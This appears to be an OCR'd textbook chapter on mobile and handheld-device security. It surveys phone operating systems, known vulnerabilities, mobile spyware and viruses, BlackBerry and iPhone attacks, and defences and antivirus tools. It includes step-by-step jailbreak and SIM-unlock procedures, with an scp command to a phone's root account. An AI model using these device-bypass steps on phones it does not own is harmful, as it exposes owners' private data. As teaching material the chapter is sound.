Advanced mobile phones usually work on any of the following operating systems:

- Palm OS
- Windows Mobile OS
- Symbian OS
- Linux

OS Structures in Mobile Phones

Three of the OS structures in mobile phones are shown in Figure 4-3.

Palm (Garnet) OS

Palm OS has been used on handheld devices since 1996. It was first developed by U.S. Robotics for personal digital assistants (PDAs). Palm was the first to develop desktop syncing technologies, such as HotSync.

Windows Mobile Operating System

Windows Mobile operating system, developed by Microsoft Corporation, is a noncomponent-based operating system used in mobile devices and smartphones. It acts like a standard platform for PDAs and cell phones to




Figure 4-3 This shows three operating system structures in mobile phones.

provide common user interfaces. Windows Mobile applications include mobile versions of Microsoft Office, Internet Explorer, Windows Media Player, and the Microsoft API.

Symbian Operating System

The Symbian operating system is an open mobile operating system developed in 1998. This OS supports a wide range of devices that are categorized with different user interfaces. It supports CDMA, GSM, and GPRS. ***CDMA*** is a cellular technology originally known as IS-95. It is a competing network technology to GSM. ***GSM (Global System for Mobile communications)*** is an open, digital cellular technology used for transmitting mobile voice and data services. ***GPRS*** is a nonvoice service available with most GSM networks.

Linux Operating System

This is an open source operating system that provides Internet access, VoIP, and Wi-Fi.

Vulnerabilities in Handheld Devices

Evolution of the Mobile Threat

Mobile malware is a fast-growing threat that is difficult to detect. Compared to other malware, mobile malware can spread more quickly. Most organizations and individuals now rely on mobile communication. A pandemic-level attack can harm millions of mobile users.

Smartphones' operating systems consist of many open APIs that are vulnerable to attack. Mobile devices have a number of connectivity methods by which the malware can be spread. Mobile malware has increased at an alarming rate in recent years.

Malware can spread over the following:

- Mobile networks
- The Internet
- SMS
- Bluetooth technology
- Wireless
- Symbian installation files (SIS)
- MMS
- USB devices
- Infrared

Examples of Vulnerabilities in Mobile Phones

The following are examples of vulnerabilities in mobile phones:

- Research In Motion Ltd.'s BlackBerry 7270 ***SIP*** (a protocol used to create, modify, and terminate sessions such as VoIP or video over an IP network) stack has a format string vulnerability that disables the calling feature in the mobile device. A hacker can use certain format tokens to copy or write data in an IP stack or in working memory. This allows the hacker to overwrite valid data with malicious code.
- Samsung's SCH-i730 phone running SJPhone SIP Client has a buffer overflow vulnerability. By exploiting this, a hacker can disable the mobile phone and slow the operating system.
- HTC HyTN using AGEPhone is vulnerable to malformed SIP messages sent over wireless LAN connections; it disconnects active calls.
- Dell Axim running SJPhone SIP soft phones are vulnerable to denial-of-service attacks, which can disable the mobile phone and drain the battery.
- The SDP parsing module of D-Link DPH-540 and DPH-541 Wi-Fi phones has a vulnerability that disables the phone's calling feature.

Hacking Handheld Devices

When a password-protected handheld device is stolen or is intentionally made inoperable, a hacker can retrieve data from the bricked device using a number of tools to unlock it and restore software. A ***brick*** is a device that cannot function in any capacity. With mobile devices, this refers to devices that are locked, damaged, or destroyed. The hacker can restore access to network connections and other devices trusted by the original user.

Hackers can also attack mobile phones using spyware and other mobile malware. They can download addresses and other personal information from a mobile device without the user's knowledge. Some hackers not only extract information but may change or delete information stored on the mobile device. Hackers can access personal voice mails from a mobile device if the password is disabled. They can also access address books, read messages and e-mails using various mobile spyware, and listen to conversations. On some devices, hackers can even gain access to bank accounts and transfer cash electronically. Hackers can insert viruses and spyware in mobile devices using Bluetooth or GPRS. A virus can remove all personal information such as contacts, messages, and e-mails.

This section will explore various malware and attacks hackers may use on mobile devices.

Mobile Malware Propagation

Mobile malware spreads via the Internet. It first infects PCs; the infected PCs can then infect smartphones via infrared and Bluetooth. Infected smartphones can continue to infect other smartphones over the wireless LAN. The mobile malware can infect many mobiles through MMS, and then the infected device can spread the malware to another mobile device by using General Packet Radio Service (GPRS).

Malware allows hackers access to critical and often confidential information stored on the device as well as any connected networks or devices. Malware programs can steal information, address lists, logs of calls and messages, or other sensitive data. Malware can also be used to issue commands from the device so a hacker can have control of a smartphone or mobile phone to make calls or send text messages. Malware spreads more quickly across mobile networks than on desktop systems. It is difficult to detect because mobile viruses and Trojan variations are still too diverse to trace using classification-based virus detection techniques.

Spyware

Mobile spyware manipulates SMS messages and enables them to be read by others. ***SMS*** is a communication service standardized in the GSM mobile communication system that allows interchange of short text messages between mobile telephone devices. Mobile spyware is invisible to the user, loads on startup, and forwards SMS messages from the mobile device to the hacker. First, the attacker sends an SMS to the target mobile device. The victim then opens the message and unwittingly installs the spyware onto the device. The spyware takes the SMS messages and forwards them back to the hacker without alerting the user.

Botnets

Bots are software applications that run automated tasks over the Internet. A collection of bots present in a channel is a ***botnet***. Botnets consist of a set of compromised systems that are monitored for a specific

command infrastructure. These can compromise large numbers of machines without the intervention of machine owners. These botnets can pose denial-of-services attacks, or compromised machines can run and spread Trojans and worms.

DDoS Floods

A botnet owner needs to send an instruction to the botnet present on the mobile device after infecting it. After receiving instruction to launch DDoS floods, the mobile owner's core infrastructure is filled with a high volume of seemingly legitimate requests. This results in a denial of service for the connected systems.

Malware: SymbOS/Htool-SMSSender.A.intd

Affects: Symbian OS

SymbOS/Htool-SMSSender.A.intd is a prototype spyware program that attempts to return copies of received SMS messages to the spyware author. The source code is distributed in an archive file named HackSMS.rar. The archive includes a SIS file named XaSMS.SIS. The spyware is installed under the name XaSMS.

SymbOS/Htool-SMSSender.A.intd provides an example for intercepting and forwarding SMS in the manner of SymbOS/Mobispy.A or SymbOS/Acallno.A. This entails copying the text of the last SMS message received, placing it into a new SMS, and then forwarding the message to the spyware author. The spyware copies the text of the last received SMS into a new message in the drafts folder. It never sends the drafted SMS messages. It also starts automatically on reboot.

The source code for SymbOS/Htool-SMSSender.A.intd does not include functions for sending SMS messages to the malware author. It does include unimplemented functions, unused arguments, and functions that are commented out. These unimplemented functions cause no harm to the affected system, but may someday prove useful to other potential authors of SMS spyware.

Malware: SymbOS/MultiDropper.CG

Affects: Symbian OS

SymbOS/MultiDropper.CG is a spyware application that targets the Symbian operating system for mobile phones. It comes bundled with different multidropper mobile phone Trojans. It tracks text messages from the target phone and copies the log files of incoming and outgoing mobile numbers.

BlackBerry Attacks: Blackjacking

Blackjacking is a method of hijacking BlackBerry connections. Attackers make use of the BlackBerry environment to penetrate the security perimeters and directly attack the host network.

The BlackBerry Attack Toolkit contains the BBProxy, BBScan, and relevant MetaSploit patches to exploit the trust relationship between the existing BlackBerry devices and the server to hijack sessions and gain access to confidential data. BBProxy is a security assessment tool that allows an attacker to use BlackBerry devices as a proxy between the Internet and the internal network. The attacker either installs BBProxy on a user's BlackBerry or sends it in an e-mail attachment to the target device. When this tool is activated, it creates a covert channel between the attacker and the hosts of an unsecured enterprise network. This channel is encrypted between the BlackBerry server and mobile device, and it cannot be identified by security products.

iPhone Attacks

Affects: iPhones and iPods, including iPod Touch

Although Apple's iPhone operating system is closed, iPhone hacking is not difficult. In order to hack an i-Phone, all that an attacker needs is the iPhone Hacking Kit and an Intel-based Mac that is on the same network as the target iPhone.

Jailbreaking is a process that unlocks iPhone and iPod Touch devices to permit the installation of third-party applications. It can also add ringtones or change wallpaper on an iPhone. It opens up the file system of an iPhone so that it can be accessed from the computer. Many nonmalicious users use jailbreaking in order to hack into and customize their own phones. Malicious hackers, of course, can use the software to install malicious code or software to help access, conceal, or destroy information stored on the iPhone or iPod.

The tools used for jailbreaking include the following:

- iDemocracy
- iActivator




Figure 4-4 This screen shows the hacking tool iDemocracy.

- iNdependence
- iFuntastic

Jailbreaking Tool: iDemocracy

iDemocracy (Figure 4-4) allows Windows users to break into an iPhone and install third-party Windows apps. It includes an Installer.app, custom ringtones, and SIM unlock. It gives full access to the file system and installs AppTapp Installer.app for third-party applications. It also supports unlocking for any SIM cards (anySIM.app). ***Subscriber Identity Module (SIM) cards*** are cards used by GSM phones to activate, interchange, swap out, and upgrade phones without carrier intervention.

Jailbreaking Tool: iActivator

iActivator (Figure 4-5) is used for deactivating and activating phone service for the iPhone.

Jailbreaking Tool: iNdependence

iNdependence (Figure 4-6) provides an interface for jailbreak, activation, SIM unlocking, SSH installation, and ringtone/wallpaper/app installation on an iPhone. It allows unauthorized third-party application installation on an iPhone.

Jailbreaking Tool: iFuntastic

iFuntastic (Figure 4-7) is an iPhone hacking and modification tool. It provides a GUI for almost any iPhone modification task. It can dig into an iPhone and edit images and logos, replace system sounds, and color iChat SMS balloons. It has a full file-browser feature, which simply browses the iPhone's internal file system and allows users to edit UI images. It also includes a "permanent jailbreak" tool called unshackling.

Step-by-Step iPhone Hacking Using iFuntastic After downloading the iPhone Hacking Kit, install i-Funtastic in your Applications folder. This program is used to break into the iPhone.

Next, perform the following steps:

1. Reboot your Mac safely, ensuring that iFuntastic does not crash during this process.
2. Switch on your iPhone and connect it to your Mac.




Figure 4-5 This screen shows the hacking tool iActivator.

Figure 4-6 This screen shows the hacking tool iNdependence.

3. As soon as iTunes launches, close it.
4. Launch iFuntastic.
5. Press the **Prepare** button on the left side of the iFuntastic window.
6. At the bottom of the window, click the **Jailbreak** button.
7. On the next page of the window, follow the six steps listed.
8. Figure 4-8 shows the success screen.




Figure 4-7 This screen shows the hacking tool iFuntastic.

Figure 4-8 iFuntastic has cracked Apple's code and granted the user system-level access.

Jailbreaking Tool: AppSnapp

AppSnapp, formerly called AppTapp (Figure 4-9), is a tool for jailbreaking and installing nonsanctioned third-party applications on the iPhone. This jailbreak pushes the Installer.app to the iPhone or iPod Touch. It contains a catalog of native applications that can be installed directly over a Wi-Fi or EDGE connection. It automates the process on iPhones running software/firmware and is completed without the use of a desktop computer. It patches SpringBoard to load third-party apps on the iPhone. It activates non-AT&T iPhones and even strengthens the iPhone's security by fixing Apple's TIFF bug. AppSnapp also enables the afc2 protocol and adds special commands to allow killing SpringBoard Lockdown from iPhone.




Figure 4-9 This screen shows the hacking tool AppSnapp.

Steps for AppSnapp

1. Go to *http://www.jailbreakme.com* on your iPhone or iPod Touch, to automatically jailbreak and put Installer.app on the device.
2. At the bottom of the page, click the **Install AppSnap** button, and you will see the **Slide to Unlock** screen.
3. After unlocking the device, you will find the Installer icon on your screen; click the **Installer** icon, then click **Sources**, and install the Community Sources package.
4. Under the System, install BDS subsystem and open SSH.
5. Now your iPhone is ready to receive and use third-party binaries.

iPhone Unlock Tool: iPhoneSimFree

iPhoneSimFree is a hacking tool used to unlock a bricked iPhone. It is capable of completely restoring/repairing software on all versions of iPhone and reviving access to the original user's data. iPhoneSimFree can be updated without bricking the radio and GSM functions on the iPhone. It can fix all phones locked unintentionally, as well as those locked by anySim or iUnlock. It does not patch the device's firmware and is restore- and update-resistant.

iPhone Unlock Tool: anySIM

anySIM (Figure 4-10) is a GUI-based SIM unlocking tool for iPhone. This application works only on VIRGIN 1.0.2 to 1.1.1 phones. It is described as fully automatic, needing only to be copied to a jailbroken iPhone and launched from the SpringBoard interface.

The steps for unlocking iPhone by using anySIM are as follows:

1. Use the software/firmware 1.1.1 to receive third-party applications via the SIM unlocking process, or use iNdependence to jailbreak your phone.
2. After jailbreaking your iPhone, use the following steps to put anySIM on it:
   a. Download anySIM 1.1 and extract it.
   b. Move the anySIM file to the Applications folder.
   c. Open Terminal (located in /Applications/Utilities) and type the following: **scp -r /Applications/anySIM.app root@<IPADDRESS>:/Applications/** where IPADDRESS is the IP address of your iPhone.
   d. Restart your iPhone.
   e. Run the anySIM application to unlock your phone.




Figure 4-10 This screen shows the unlocking tool anySIM.

PDA Attacks

There are different security issues that relate to PDAs. The largest of these is the theft of the device itself. The best precaution to overcome this threat is to secure the data on the device in standalone mode and to password-protect the device.

The second-largest security risk related to PDAs is viruses. Mobile code vulnerabilities such as Java and ActiveX exploits are also a threat, but only affect PDAs that can access the Internet.

PDAs that use wireless services or wireless ports are also vulnerable to wireless attacks. The best solution to protect PDAs from wireless attacks is to install a VPN client on the user's PDA. While it protects the wireless transmission session, VPN also protects the sensitive data being transmitted. Encryption is another solution to protect data and links that are used to connect to remote systems on the Internet.

Some specific attacks are described in the following sections.

ActiveSync Attacks

Affects: Windows Mobile Pocket PC

Windows Mobile Pocket PC is vulnerable to ActiveSync attacks. ActiveSync synchronizes Windows-based PDAs and smartphones with a desktop computer. ActiveSync typically requires a physical connection to a desktop PC through a cradle. It requires a password to be entered, but permits unlimited password attempts. This allows an attacker to perform brute-force and dictionary attacks.

If a user saves a mobile password on the desktop, an attacker, after gaining access to the desktop, can also access the ActiveSync password along with any other information on the desktop. The attacker can steal private information or unleash malicious code, such as a keylogger or spyware.

HotSync Attacks

Affects: Palm OS

Palm devices are vulnerable to HotSync attacks. HotSync synchronizes the information between a Palm device and a desktop PC. The synchronized information includes e-mails, contacts, calendar items, tasks, and notes.

During HotSync various viruses, Trojans, and other spyware can be transmitted to the mobile device, and then to another local desktop device and across a network. The Palm OS opens TCP ports 14237 and 14238 and also UDP port 14237 during the HotSync synchronization. This means an attacker can open connections to these ports and access private information or unleash malicious code.

Trojans and Viruses

As of November 2008, more than 400 viruses targeting handheld devices were in circulation. The year 2008 also saw a huge jump in malware creation and distribution for mobile devices. The risks of these Trojans and viruses include identity theft, data loss and transfer, and fraud.

Some known Trojans and viruses are listed here. More complete and up-to-date lists can be found at commercial antivirus product Web sites or developer sites for specific mobile operating systems.

Mobile Phone Trojan: Skulls

A skull is a malicious SIS trojan. It modifies the system application and replaces it with a nonfunctional version. Once this Trojan is installed, it replaces all application icons with pictures of skulls with crossbones. The icons are disabled and do not launch the applications they represent, even though the applications are still installed.

Skulls disables all phone functions except calling and receiving. Functions that require a system application, such as SMS and MMS messaging, Web browsing, and camera, cease to function.

PDA Virus: Brador

Brador is a virus targeted against mobile personal digital assistant devices. Once it infects a device, it copies itself to the startup folder and sends the IP address of the PDA to the backdoor author. The attacker begins listening to commands on the TCP port and can then use the TCP port to control the PDA through the backdoor. It runs on ARM-based Pocket PC devices, which include Windows Mobile 2003 or later versions.

PDA Virus: WinCE4.Dust

Dust is a file-infector virus, infecting only ARM-based devices. It is a handwritten, 1,520-byte long program for the ARM processor. As shown in Figure 4-11, when an infected file is executed, this virus will ask for permission to infect.

Once the virus gets permission, it infects all executables in the current directory and adds the string "atar" as an infection symbol to a .EXE header. It only infects files 4 MB and larger. Figure 4-12 shows a hex view of an infected file.

Mobile Phone Trojan: Doomboot.A

Affects: Symbian OS

Doomboot.A is a malicious SIS-file Trojan that loads virus Commwarrior.B into the infected device. The Commwarrior.B installed by Doomboot starts automatically and spreads. The files that are infected by Doomboot




Figure 4-11 Dust asks the user for permission to infect.

Figure 4-12 This is a hex view of a file infected with WinCE4.Dust.

Figure 4-13 This screen shows a mobile device infected with Doomboot.A. Notice that it refers to Doom 2, denoting an evolution.

cause the device to fail on the next reboot. It does not spread on its own. Instead, it relies on being downloaded in messages and from malicious Web sites.

Doomboot.A is known to be a cracked version of the Symbian version of Doom 2 (Figure 4-13). Once installed, the user will not receive any social engineering messages or any other icons in the application menu. The user will not know that the mobile device is actually infected, because the Commwarrior.B hides its process in the process list.

Commwarrior.B causes battery failure if it spreads to Bluetooth, and the phone will be quickly switched off. Figure 4-13 shows a hex view of an infected file.

iPod Virus: Podloso

Podloso is a virus that infects iPods running Linux. It is a proof-of-concept program that shows the potential for an actual threat, but is not itself malicious; it cannot be installed on the iPod without user involvement. Once installed, it copies itself to the Demo folder of the program. The virus scans for all executable .efl format files on the device's hard disk and infects them. If a user attempts to open one of these files, the following message is displayed: "You are infected with Oslo the first iPodLinux Virus."

Defending Handheld Devices

Best Practices

As mobile phones and PDAs grow more technologically advanced, attackers find new ways to target victims. Using text messaging or e-mail, an attacker could lure users to a malicious site or convince a user to install malicious code on a portable device.

Some ways to defend handheld devices against attack are as follows:

- Take precautions to secure your cell phone and PDA:
  - Remember physical security: Having physical access to a device makes it easier for an attacker to extract or corrupt information. Do not leave your device unattended in public or easily accessible areas.
  - Keep software up to date: If the device vendor releases patches for the software operating your device, install them as soon as possible. These patches may be called firmware updates. Installing them prevents attackers from taking advantage of known problems or vulnerabilities.
  - Choose a good password: Choose devices that allow you to protect your information with passwords. Do not choose options that allow your computer to remember passwords, do not choose passwords that thieves could easily guess, and use different passwords for different programs.
  - Install and maintain antivirus software and firewalls: Protect laptops and PDAs from viruses the same way you protect your desktop computer. Firewalls can help prevent outsiders from gaining unwanted access.
- Protect your personal information, such as an e-mail address and cell phone number:
  - Attackers often use software that browses Web sites for e-mail addresses. These addresses then become targets for attacks and spam. By limiting the number of people who have access to your information, you limit your risk of becoming a victim.
- Do not follow links sent in e-mail or text messages:
  - Be suspicious of URLs sent in unsolicited e-mail or text messages. While the links may appear to be legitimate, they may actually direct you to a malicious Web site.
- Be wary of downloadable software:
  - There are many sites that offer games and other software you can download onto your cell phone or PDA. This software could include malicious code. Avoid downloading files from sites that you do not trust. If you are getting the files from a supposedly secure site, look for a Web site certificate. If you do download a file from a Web site, consider saving it to your desktop and manually scanning it for viruses before opening it.
- Evaluate your security settings:
  - Make sure that you take advantage of the security features offered on your device. Attackers may take advantage of Bluetooth connections to access or download information on your device. To avoid unauthorized access, disable Bluetooth when you are not using it.
  - Remember or record the IMEI of your mobile handset, which makes it easier to deactivate your mobile device when it is stolen. ***International Mobile Equipment Identity (IMEI)*** is a unique 15-digit or 17-digit code used to identify a mobile station to a GSM network. Protect your mobile device with a ***SIM lock***, a capability built into GSM phones by phone manufacturers that allows network providers to restrict phone access to specific countries and network providers.

Protecting an Organization from Mobile Vulnerabilities

Mobile technologies improve the speed and accessibility of business relationships. Employees can be globally accessible, and relationships can easily extend beyond the 40-hour workweek. Due to this improved access, managers must impart trust to their employees as well as their mobile networks. Mobile devices can be sold or traded by disgruntled employees. They can also be lost or stolen from loyal, blameless employees. Either way, sensitive and valuable data is compromised, and the organization must take steps to recover the data or to repair the damage.

Other costs involved in the loss of a mobile device include the following:

- Employee and IT time lost recovering data
- Cost of the device itself
- Potential for ongoing identity theft
- Access to the company's network

Organizations create security policies to protect confidential information that resides on mobile devices. For example, a policy that requires a wireless port to be disabled minimizes the risk of sensitive data being transmitted to unauthorized individuals. If a network is at risk from PDA viruses and antivirus software is unavailable, create a policy that requires synchronization capability (HotSync) to be turned off.

To protect an organization from mobile threats, the following actions should be taken:

- Develop a company-wide plan that outlines security policies and restrictions for mobile devices. Include the following:
  - A limit to password attempts
  - Archiving and backup procedures
  - Procedures for cleaning and reassigning devices
  - A standardized encryption scheme
  - A procedure for reporting lost or stolen devices
- Apply security software to smartphones, laptops, personal digital assistants, and other mobile devices.
- Standardize mobile devices and applications within the organization for easy updates and end-to-end encryption.
- Prevent users from installing unauthorized applications that could affect the company's network.
- Educate users about best practices, policies, and procedures concerning the device.
- Employ technologies that make it impossible to break company policy.
- Monitor or audit device use to ensure compliance.

Antivirus Software

Antivirus Tool: Kaspersky Antivirus Mobile

Protects: Symbian, Windows Mobile

Kaspersky Antivirus Mobile is designed to protect smartphones running Symbian and Windows Mobile operating systems against malicious programs and unwanted messages. It scans a smartphone's internal memory and extension cards, incoming SMS, MMS, e-mails, and executable files. It automatically updates the virus database and can scan on demand.

Antivirus Tool: Airscanner

Protects: Windows Mobile

Airscanner (Figures 4-14 and 4-15) is antivirus software that protects mobile devices from harmful malware. Its features include automatic virus updates and background scanning, as well as granular scheduling of auto-

Figure 4-14 Airscanner allows users to scan for viruses.




Figure 4-15 Airscanner provides a process killer, allowing users to stop memory-resident viruses.

Figure 4-16 This screen shows the BitDefender Mobile Security antivirus tool.

Figure 4-17 This is the Guard screen for BitDefender.

Figure 4-18 This screen shows SMobile VirusGuard's screen.

matic updates or scans. Airscanner also allows users to look at a list of running processes and kill any suspicious ones that might be part of memory-resident viruses.

Antivirus Tool: BitDefender Mobile Security

Protects: Symbian, Microsoft Windows Mobile

BitDefender Mobile Security (Figures 4-16 and 4-17) is an antivirus tool for mobile devices. Users can check the internal memory, memory card, or the entire device, removing the malicious files found. Scanning engines can detect infected files within files, folders, and archives. The software updates through GPRS or a desktop machine, and can either scan on demand or in the background.

Antivirus Tool: SMobile VirusGuard

Protects: Windows Mobile, Symbian, BlackBerry, Palm

SMobile VirusGuard (Figure 4-18) protects mobile devices against malware delivered via e-mail, SMS, MMS, direct download, Bluetooth, or infrared transmission. It secures mobile devices by scanning for malicious content on-demand and on-access. Once harmful content is detected, it alerts the user and offers the option to delete or save the data.

SMobile VirusGuard can scan any file received via SMS, MMS, Bluetooth, WiFi, infrared, or desktop sync, or those on internal memory or memory card.

Antivirus Tool: Symantec AntiVirus

Protects: Windows Mobile OS

Symantec Mobile AntiVirus (Figure 4-19) protects against threats downloaded from the Web, sent via e-mail or a Wi-Fi connection, or received via Bluetooth or infrared ports. Auto-Protect prevents incoming threats from being executed while logging events for administrators to track security event activity. Virus repair, quarantine, and delete options enable simple threat management and removal. It includes an SMS listener that allows administrators to remotely initiate select on-device actions. It also automatically updates virus definitions.

Antivirus Tool: F-Secure Anti-Virus

Protects: Palm OS

F-Secure Anti-Virus for Palm OS (Figure 4-20) is a virus protection program, protecting against all known malware on the Palm platform. The program runs on the device itself. F-Secure can protect against viruses received via beaming or other means of data transfer.

